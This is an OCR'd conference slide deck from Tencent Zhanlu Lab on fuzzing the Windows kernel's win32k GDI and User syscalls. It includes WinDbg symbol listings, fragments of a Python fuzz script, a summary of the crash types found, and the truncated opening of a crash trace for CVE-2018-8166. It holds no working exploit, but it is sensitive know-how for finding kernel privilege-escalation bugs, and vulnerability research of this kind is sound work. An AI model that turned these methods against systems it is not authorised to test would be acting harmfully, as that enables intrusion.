湛泸实验室
ZHANLU LABORATORY

FUZZING THE WINDOWS KERNEL

gmliu of

Tencent Zhanlu Lab

湛泸实验室
ZHANLU LABORATORY

Agenda

- Introduction
- Something about Windows Kernel
- Framework Architecture
- Fuzz Results And BOSD Case
- Fuzzing Challenge
- Conclusion And Future Work
- Q&A

湛泸实验室
ZHANLU LABORATORY

Introduction

- Who am I ?
- ● Researcher in Tencent Zhanlu Lab
- ● Focusing on Windows kernel
- ● Especially local privilege escalation
- ● @c0de3 on Twitter.
- ● Interests:

    -Reverse Engineering


    -Vulnerability Research

    -Malware Analysis

湛泸实验室
ZHANLU LABORATORY

Introduction -Goals

- Goals ?
- Find many Windows Kernel Vulnerabilities



湛泸实验室
ZHANLU LABORATORY

What are we aimed?

- win32k– syscalls
- GDI OBJECTS (DC ,Bitmap, Palette, Rgn, Pen,Brush,Path)
- User Objects(Desktop,Menu,Icon,Hook, Accelerator table, Window)
- Target Module

  Win32k.sys win32kf ll,Ntoskrnl.exe

湛泸实验室
ZHANLU LABORATORY

Something about Fuzzing

- What is Fuzzing ?
- Automated software testing technique
- Invalid, unexpected or random data used as input
- Monitor target program for crashes
- How to generate new input?
- Random? Not effective (Feedback manua


Framework Architecture

- Fuzzing Script
- Fuzzing test case
- Fuzzing Servers
- Fuzzing Dump collector
- Fuzzing framework goal
- –Easily scalable
- –Reproducible BSOD

湛泸实验室
ZHANLU LABORATORY


Kernel Fuzz Framework

- Fuzzing




Find the target Functions

- Find the target functions with the windbg.



```
kd> x *win32kfull*!*GDI*
ffff8864`e1e71270 win32kfull!NtGdiGetPixel (<no parameter info>)
ffff8864`e1f0f540 win32kfull!NtGdiMakeInfoDC (<no parameter info>)
ffff8864`e1e0b590 win32kfull!NtGdiCreateServerMetaFile (<no parameter info>)
ffff8864`e20949c0 win32kfull!NtGdiEngStrokePath (<no parameter info>)
ffff8864`e1ffb170 win32kfull!NtGdiFullscreenControl (<no parameter info>)
ffff8864`e1ebb370 win32kfull!NtGdiEngStretchBlt (<no parameter info>)
ffff8864`e1f1ae90 win32kfull!NtGdiUnmapMemFont (<no parameter info>)
ffff8864`e1ee3100 win32kfull!NtGdiModifyWorldTransform (<no parameter info>)
ffff8864`e1f01a10 win32kfull!NtGdiFontIsLinked (<no parameter info>)
ffff8864`e1f37910 win32kfull!NtGdiCreateCompatibleDC (<no parameter info>)
ffff8864`e2160058 win32kfull!_imp_NtGdiOpenDCW = <no type information>
ffff8864`e2050800 win32kfull!NtGdiDDCCISetVCPFeature (<no parameter info>)
ffff8864`e1ef1770 win32kfull!GdiMultiUserFontCleanup (<no parameter info>)
ffff8864`e1e45990 win32kfull!NtGdiGetCharSet (<no parameter info>)
ffff8864`e1f37930 win32kfull!NtGdiCreateOPMProtectedOutput (<no parameter info>)
ffff8864`e2050610 win32kfull!NtGdiDDCCIGetCapabilitiesStringLength (<no parameter info>)
ffff8864`e2092ea0 win32kfull!NtGdiBRUSHOBJ_pvAllocRbrush (<no parameter info>)
ffff8864`e1e5a180 win32kfull!NtGdiExtGetObjectW (<no parameter info>)
ffff8864`e1f24490 win32kfull!NtGdiGetKerningPairs (<no parameter info>)
ffff8864`e1f15a90 win32kfull!NtGdiEngMarkBandingSurface (<no parameter info>)
ffff8864`e1e09590 win32kfull!IsGdiThreadCalloutFlushUserBatchSupported (<no parameter info>)
ffff8864`e2160068 win32kfull!_imp_NtGdiInit = <no type information>
ffff8864`e208f140 win32kfull!NtGdiStrokePath (<no parameter info>)
ffff8864`e1e08b18 win32kfull!GdiHintSpriteShape (<no parameter info>)
ffff8864`e1e842c0 win32kfull!NtGdiSetIcmMode (<no parameter info>)
ffff8864`e21600d8 win32kfull!_imp_NtGdiGetCOPPCompatibleOPMInformation = <no type information>
ffff8864`e1f33810 win32kfull!NtGdiGetBitmapDpiScaleValue (<no parameter info>)
ffff8864`e1ef8f20 win32kfull!NtGdiSetBoundsRect (<no parameter info>)
ffff8864`e2160040 win32kfull!_imp_NtGdiRectInRegion = <no type information>
ffff8864`e2090360 win32kfull!NtGdiGetObjectBitmapHandle (<no parameter info>)
ffff8864`e2058760 win32kfull!NtGdiDdDDISharedPrimaryUnLockNotification (<no parameter info>)
ffff8864`e2080460 win32kfull!NtGdiCreateEllipticRgn (<no parameter info>)
ffff8864`e1f18130 win32kfull!NtGdiEngLockSurface (<no parameter info>)
ffff8864`e208f5c0 win32kfull!NtGdiCancelDC (<no parameter info>)
ffff8864`e1f37a90 win32kfull!NtGdiGetSuggestedOPMProtectedOutputArraySize (<no parameter info>)
ffff8864`e1f041c0 win32kfull!NtGdiDeleteClientObj (<no parameter info>)
ffff8864`e20977f0 win32kfull!NtGdiConvertMetafileRect (<no parameter info>)
ffff8864`e2094fa0 win32kfull!NtGdiFONTOBJ_cGetGlyphs (<no parameter info>)
ffff8864`e1f36430 win32kfull!PowerOffGdi (<no parameter info>)
ffff8864`e20903c0 win32kfull!NtGdiGetRasterizerCaps (<no parameter info>)
ffff8864`e1f08090 win32kfull!NtGdiAnyLinkedFonts (<no parameter info>)
ffff8864`e2058630 win32kfull!NtGdiDdDDIGetPresentQueueEvent (<no parameter info>)
```



```
kd> x *win32kbase*!*GDI*
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsvTruste
ffff8864`e2297020 win32kbase!DxgkEngGetWindowGdiDpiScalingFactor (<no parameter info>
ffff8864`e2210420 win32kbase!GdiThreadCallout (<no parameter info>)
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsUMPDCac
ffff8864`e21aa310 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_GrePolyPo
ffff8864`e2298bf0 win32kbase!NtGdiDdDDIWaitForVerticalBlankEvent2 (<no parameter info
ffff8864`e21aa310 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_atmfdEnab
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsW32kGen
ffff8864`e21bee2c win32kbase!GdiHandleManager::Destroy (<no parameter info>)
ffff8864`e21aa310 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_GetgForce
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsGetgpDe
ffff8864`e21f6cc0 win32kbase!NtGdiCreateCompatibleDC (<no parameter info>)
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsbATMFDD
ffff8864`e2298900 win32kbase!NtGdiDdDDISetHwProtectionTeardownRecovery (<no parameter
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsDxgkEng
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsbInitRe
ffff8864`e21acc38 win32kbase!NtGdiCloseProcess (<no parameter info>)
ffff8864`e21b1f00 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_DwmDestro
ffff8864`e21b1f00 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_vInitFont
ffff8864`e21befd0 win32kbase!NtGdiDdDDIConfigureSharedResource (<no parameter info>)
ffff8864`e2295170 win32kbase!NtGdiCreateOPMProtectedOutput (<no parameter info>)
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsUMPDDrv
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsDestroy
ffff8864`e21b0de0 win32kbase!NtGdiDdDDIPresent (<no parameter info>)
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsW32kCdd
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsFreeNon
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsGreHide
ffff8864`e21bd750 win32kbase!NtGdiDdDDILock (<no parameter info>)
ffff8864`e22982e0 win32kbase!NtGdiDdDDIOpenSynchronizationObject (<no parameter info>
ffff8864`e21c3d10 win32kbase!DxgkEngAssertGdiOutput (<no parameter info>)
ffff8864`e21aa310 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_UserGetHi
ffff8864`e21cad50 win32kbase!GdiThreadCalloutCleanup (<no parameter info>)
ffff8864`e2242710 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_IsUMPD_ld
ffff8864`e21b2880 win32kbase!NtGdiDdDDILock2 (<no parameter info>)
ffff8864`e21b1f00 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_UmfdUnini
ffff8864`e21c4750 win32kbase!NtGdiDdDDIEvict (<no parameter info>)
ffff8864`e2350150 win32kbase!_imp_NtGdiFlushUserBatch = <no type information>
ffff8864`e21b1f00 win32kbase!ext_ms_win_moderncore_win32k_base_ntgdi_l1_1_0_GdiMultiU
```

The Functions Interest me

NtGdiCreateCompatibleDC()
NtGdiCreateBitmap()
NtGdiEngCreatePalette()
NtGdiCreateRectRgn()
NtGdiCreateColorSpace()
NtGdiCreatePen()
NtGdiCreateDIBBrush()
....
Create Other GDI

SelectObject()
NtGdiBitBlt()
NtGdiResizePalette()
NtGdiDeleteObjectApp()
NtGdiResizePalette()
NtGdiBitBlt()
NtGdiCancelDC()
....
Other GDI Operate


NtGdiEngDeleteSurface()
NtGdiEngDeletePath()
NtGdiEngDeletePalette()
NtGdiDeleteObjectApp()
NtGdiResizePalette()
NtGdiDeleteColorSpace()
NtUserReleaseDC()
....
GDI Destory Operate

Generate various
Eler

+

Mix them & Mess out

+




Boom!!!

湛泸实验室
ZHANLU LABORATORY


Fuzz Script Generate Sample

DC




```
'''
GDI Fuzz
'''
dc_hitRate = 10
###DC####
func_list_DC.append((BeginPaint, dc_hitRate + 6))
func_list_DC.append((BitBlt, dc_hitRate + 6))
func_list_DC.append((ExtFloodFill, dc_hitRate + 6))
func_list_DC.append((SelectClipPath, dc_hitRate + 6))
func_list_DC.append((RestoreDC, dc_hitRate + 6))
func_list_DC.append((SaveDC, dc_hitRate + 6))
func_list_DC.append((SetLayout, dc_hitRate + 6))
func_list_DC.append((DeleteDC, dc_hitRate))
func_list_DC.append((ReleaseDC, dc_hitRate + 6))
#func_list_DC.append((ScrollDC, dc_hitRate + 6))
func_list_DC.append((SetStretchBltMode, dc_hitRate + 6))
func_list_DC.append((PolyBezier, dc_hitRate + 6))
func_list_DC.append((PatBlt, dc_hitRate + 6))
```

Surface




```
# bitmap
func_list_Bitmap.append((MaskBlt, 6))
func_list_Bitmap.append((NtGdiDdAttachSurface, 6))
func_list_Bitmap.append((EngAssociateSurface, 6))
func_list_Bitmap.append((NtGdiDdDeleteSurfaceObject, 6))
func_list_Bitmap.append((EngAssociateSurface, 6))
func_list_Bitmap.append((EngDeleteSurface, 6))
func_list_Bitmap.append((EngMarkBandingSurface, 6))
func_list_Bitmap.append((SetBitmapAttributes, 6))
func_list_Bitmap.append((ClearBitmapAttributes, 6))
func_list_Bitmap.append((DeleteBitmap, 6))
func_list_Bitmap.append((SetBitmapBits, 6))
func_list_Bitmap.append((PlgBlt, 6))
func_list_Bitmap.append((SetPixel, 6))
func_list.append((SetBitmapDimensionEx, 6))
```

RGN



```
#Rgn
rgn_hitRate = 30
func_list_Rgn.append((PaintDesktop, rgn_hitRate + 6))
func_list_Rgn.append((FillRgn, rgn_hitRate + 6))
func_list_Rgn.append((FrameRgn, rgn_hitRate + 6))
func_list_Rgn.append((GetPolyFillMode, rgn_hitRate + 6))
func_list_Rgn.append((GetRegionData, rgn_hitRate + 6))
func_list_Rgn.append((GetRgnBox, rgn_hitRate + 6))
func_list_Rgn.append((InvertRgn, rgn_hitRate + 6))
func_list_Rgn.append((OffsetRgn, rgn_hitRate + 6))
func_list_Rgn.append((PaintRgn, rgn_hitRate + 6))
func_list_Rgn.append((PtInRegion, rgn_hitRate + 6))
func_list_Rgn.append((RectInRegion, rgn_hitRate + 6))
func_list_Rgn.append((SetPolyFillMode, rgn_hitRate + 6))
func_list_Rgn.append((SetRectRgn, rgn_hitRate + 6))
func_list_Rgn.append((GetWindowRgn, rgn_hitRate + 6))
```

Palette



```
'''
palette
'''
palette_hitRate = 10
func_list_Palette.append((RealizePalette, palette_hitRate + 6))
func_list_Palette.append((ResizePalette, palette_hitRate + 6))
func_list_Palette.append((SelectPalette, palette_hitRate + 6))
func_list_Palette.append((NtGdiDoPalette, palette_hitRate + 6))
func_list_Palette.append((NtGdiColorCorrectPalette, palette_hitRate + 6))
func_list_Palette.append((SetPaletteEntries, palette_hitRate + 6))
func_list_Palette.append((SetSystemPaletteUse, palette_hitRate + 6))
func_list_Palette.append((ColorCorrectPalette, palette_hitRate + 6))
func_list_Palette.append((NtGdiEngDeletePalette, palette_hitRate + 6))
# func_list_Palette.append((FillRect, palette_hitRate+6))
# func_list_Palette.append((FillRect, palette_hitRate+6))
```

湛泸实验室
ZHANLU LABORATORY

Fuzz Results Summarize

- Totally found 10~20+ crash in a year
  I will show some details of them
- Crash module : win32kfull.sys win32kbase.sys Ntoskrnl.exe
- The crash types:
  SESSION HAS VALID SPECIAL POOL
  KMODE_EXCEPTION_NOT_HANDLED
  SESSION_HAS_VALID_SPECIAL_POOL_ON_EXIT
  IRQL_NOT_LESS_OR_EQUAL
  PAGE_FAULT_IN_NONPAGED_AREA
  ….


湛泸实验室
ZHANLU LABORATORY

Effective crash Summarize


- The bugs I found:
  UAF (3~4)
  Integer overflow (2~3)
  Race Condition(2)
  NULL Dereference(2~4)

PoC Reduced Demo

CVE:2018-8166:



```
3: kd> kn
 # ChildEBP RetAddr
00 ad48ad30 81bd48b7 nt!KeBugCheckEx
01 ad48ad4c 81b699e2 nt!KiFatalExceptionHandler+0x1a
02 ad48ad70 81b699b4 nt!ExecuteHandler2+0x26
03 ad48ae30 81af7ce3 nt!ExecuteHandler+0x24
